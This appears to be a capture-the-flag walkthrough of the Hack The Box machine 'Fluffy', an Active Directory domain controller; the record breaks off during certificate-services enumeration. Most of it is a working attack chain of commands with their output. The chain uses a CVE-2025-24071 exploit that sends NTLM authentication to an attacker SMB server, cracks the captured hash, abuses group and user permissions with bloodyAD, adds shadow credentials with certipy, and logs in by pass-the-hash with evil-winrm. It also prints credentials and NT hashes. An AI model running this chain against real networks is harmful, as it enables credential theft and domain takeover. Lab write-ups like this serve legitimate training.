


Information
| Username | Password |
|---|---|
| j.fleischman | J0elTHEM4n1990! |
Port Scanning
$ nmap -Pn -T 5 -vvv -sV $IP
PORT     STATE SERVICE       REASON          VERSION
53/tcp   open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-05-25 13:25:27Z)
139/tcp  open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds? syn-ack ttl 127
464/tcp  open  kpasswd5?     syn-ack ttl 127
593/tcp  open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3268/tcp open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: fluffy.htb0., Site: Default-First-Site-Name)
5985/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Setup Machine
Sync Clock
$ sudo ntpdate -u $IPMap Host
$IP DC01.FLUFFY.HTB FLUFFY.HTBUser Flag
Collect Data with Bloodhound
using bloodhound.py to collect data in Domain
$ bloodhound-python -u 'j.fleischman' -p 'J0elTHEM4n1990!' -c All -d FLUFFY.HTB -ns $IP --zipEnumerate in SMB
By using smbmap, list all share folder in Active Directory with the following command:
$ smbmap -H $IP -u 'j.fleischman' -p 'J0elTHEM4n1990!' [*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s) [+] IP: $IP:445 Name: fluffy.htb Status: Authenticated
Disk Permissions Comment
---- ----------- -------
ADMIN$ NO ACCESS Remote Admin
C$ NO ACCESS Default share
IPC$ READ ONLY Remote IPC
IT READ, WRITE
NETLOGON READ ONLY Logon server share
SYSVOL READ ONLY Logon server share
[*] Closed 1 connections Dump All File in IT
From the result, the j.fleischman account has READ & WRITE permission in IT folder, I will dump all file in IT with smbclient by using the following command:
$ smbclient //$IP/IT -U j.fleischman -c "prompt OFF;recurse ON;mget *"getting file \Everything-1.4.1.1026.x64.zip [...]
getting file \KeePass-2.58.zip [...]
getting file \Upgrade_Notice.pdf [...]
getting file \Everything-1.4.1.1026.x64\everything.exe [...]
getting file \Everything-1.4.1.1026.x64\Everything.lng [...]
getting file \KeePass-2.58\KeePass.chm [...]
getting file \KeePass-2.58\KeePass.exe [...]
getting file \KeePass-2.58\KeePass.exe.config [...]
getting file \KeePass-2.58\KeePass.XmlSerializers.dll [...]
getting file \KeePass-2.58\KeePassLibC32.dll [...]
getting file \KeePass-2.58\KeePassLibC64.dll [...]
getting file \KeePass-2.58\License.txt [...]
getting file \KeePass-2.58\ShInstUtil.exe [...]
getting file \KeePass-2.58\XSL\KDBX_Common.xsl [...]
getting file \KeePass-2.58\XSL\KDBX_DetailsFull_HTML.xsl [...]
getting file \KeePass-2.58\XSL\KDBX_DetailsLight_HTML.xsl [...]
getting file \KeePass-2.58\XSL\KDBX_PasswordsOnly_TXT.xsl [...]
getting file \KeePass-2.58\XSL\KDBX_Tabular_HTML.xsl [...]Open Upgrade_Notice.pdf
In the file, I found several CVEs listed, as shown below: 
CVE-2025-24071
Overview
NSFOCUS CERT has detected that Microsoft recently released a security update to address a critical spoofing vulnerability in Windows File Explorer, identified as CVE-2025-24071. This vulnerability has a CVSS score of 7.5, indicating its severity. The issue arises from the implicit trust and automatic file parsing behavior of .library-ms files in Windows Explorer. An unauthenticated attacker can exploit this vulnerability by constructing RAR/ZIP files containing a malicious SMB path. Upon decompression, this triggers an SMB authentication request, potentially exposing the user’s NTLM hash. PoC (Proof of Concept) exploits for this vulnerability are now publicly available, making it a current threat. Affected users are strongly advised to apply the patch immediately to mitigate the risk.
Exploit
By using the exploit, I created the malicious script by running the following command:
$ python3 ./exploit.py --ip-address $ATTACKER_IP -f ../../IT/Everything-1.4.1.1026.x64/everything
Next, I will open the smb server with impacket-smbserver by using the following command:
$ sudo impacket-smbserver share . -smb2support
Next, I will connect to smb server by using the following command:
$ smbclient //$IP/IT -U j.fleischman
Waiting for the script to run. If it executes successfully, the result will be displayed below:

Obtain Hash
p.agila::FLUFFY:aaaaaaaaaaaaaaaa:e32b26ecbdb5193791e946c0420894af:01010000000000000019e4cf7dcddb013483aa73fe5083e600000000010010006200500052004c00440077006f006700030010006200500052004c00440077006f006700020010007100720061004c005600480067005500040010007100720061004c005600480067005500070008000019e4cf7dcddb01060004000200000008003000300000000000000001000000002000005d3b19b69942e86dd02990bb117ca8928f3c52d8cb68d1d7a94b89bc1d7cf4ec0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e00320031000000000000000000Crack with JohnTheRipper
$ john --wordlist=/usr/share/wordlists/rockyou.txt $HASH_FILEUsing default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
prometheusx-303 (p.agila)
1g 0:00:00:01 DONE (2025-05-25 21:07) 0.7518g/s 3399Kp/s 3399Kc/s 3399KC/s pu8899..prison only
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed. P.AGILA Hash
| Username | Password |
|---|---|
| p.agila | prometheusx-303 |
Analysis the Bloodhound Query
From the BloodHound query, I discovered the p.agila has the GenericAll permission on the SERVICE ACCOUNTS group, as show below:

GenericWrite on Group
By using BloodyAD, Add p.agila user to SERVICE ACCOUNTS Group, by using the following command:
$ bloodyAD --host dc01.fluffy.htb -d fluffy.htb -u 'p.agila' --dc-ip $IP -p 'prometheusx-303' add groupMember 'SERVICE ACCOUNTS' 'p.agila'[+] p.agila added to SERVICE ACCOUNTSQuery User in SERVICE ACCOUNTS group
$ bloodyAD --host dc01.fluffy.htb -d fluffy.htb -u 'p.agila' --dc-ip $IP -p 'prometheusx-303' get object 'SERVICE ACCOUNTS' --attr memberdistinguishedName: CN=Service Accounts,CN=Users,DC=fluffy,DC=htb
member: [...] CN=Prometheus Agila,CN=Users,DC=fluffy,DC=htb; [...]GenericWrite on User Abuse
There are many practical ways to abuse the GenericWrite permission, such as ChangePassword, Shadow Credential, TargetKerberoasting, and other. However, in the real world, you should avoid changing the password of other users because, in Active Directory, there are many dependencies. For example, a user whose name starts with svc is typically used by a service. Changing their password could cause the service to break.
In this case, it was found the SERVICE ACCOUNTS has GenericWrite to CA_SVC, WINRM_SVC, and LDAP_SVC, as shown below:

Enumerate User
It was found that WINRM_SVC is a member of the Remote Management Users group, which means this user can remotely access the server, as shown below: 
Shadow Credential Abuse
By using the certipy for making the shadow crendential by using the following command:
$ certipy-ad shadow auto -username "p.agila@fluffy.htb" -p 'prometheusx-303' -account 'winrm_svc' -target $IP -dc-ip $IP 
WINRM_SVC Hash
| Username | NT Hash |
|---|---|
| winrm_svc | 33bd09dcd697600edf6b3a7af4875767 |
Obtain User Flag
By using evil-winrm, I remotely access to the server by using the following command:
$ evil-winrm -i $IP -u 'winrm_svc' -H 33bd09dcd697600edf6b3a7af4875767Root Flag
Obtain CA_SVC Hash
By using the certipy for making the shadow crendential by using the following command:
$ certipy-ad shadow auto -username "p.agila@fluffy.htb" -p 'prometheusx-303' -account 'ca_svc' -target $IP -dc-ip $IP 
WINRM_SVC Hash
| Username | NT Hash |
|---|---|
| ca_svc | ca0f4f9e9eb8a092addf53bb03fc98c8 |
ADCS Enumeration
Find the vulnerable certificate on Active Directory with certipy by using the following command:
$ certipy-ad find -u "ca_svc@fluffy.htb" -hashes ca0f4f9e9eb8a092addf53bb03fc98c8 -dc-ip $IP -vulnerable -enabled -target dc01.fluffy.htbCertipy v5.0.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250525235559_Certipy.txt'
[*] Wrote text output to '20250525235559_Certipy.txt'
[*] Saving JSON output to '20250525235559_Certipy.json'
[*] Wrote JSON output to '20250525235559_Certipy.json'NOTEUpdate certipy to lastest version
Read the content in 20250525235559_Certipy.json, as follow:
{
  "Certificate Authorities": {
    "0": {
      "CA Name": "fluffy-DC01-CA",
      "DNS Name": "DC01.fluffy.htb",
      "Certificate Subject": "CN=fluffy-DC01-CA, DC=fluffy, DC=htb",
      "Certificate Serial Number": "3670C4A715B864BB497F7CD72119B6F5",
      "Certificate Validity Start": "2025-04-17 16:00:16+00:00",
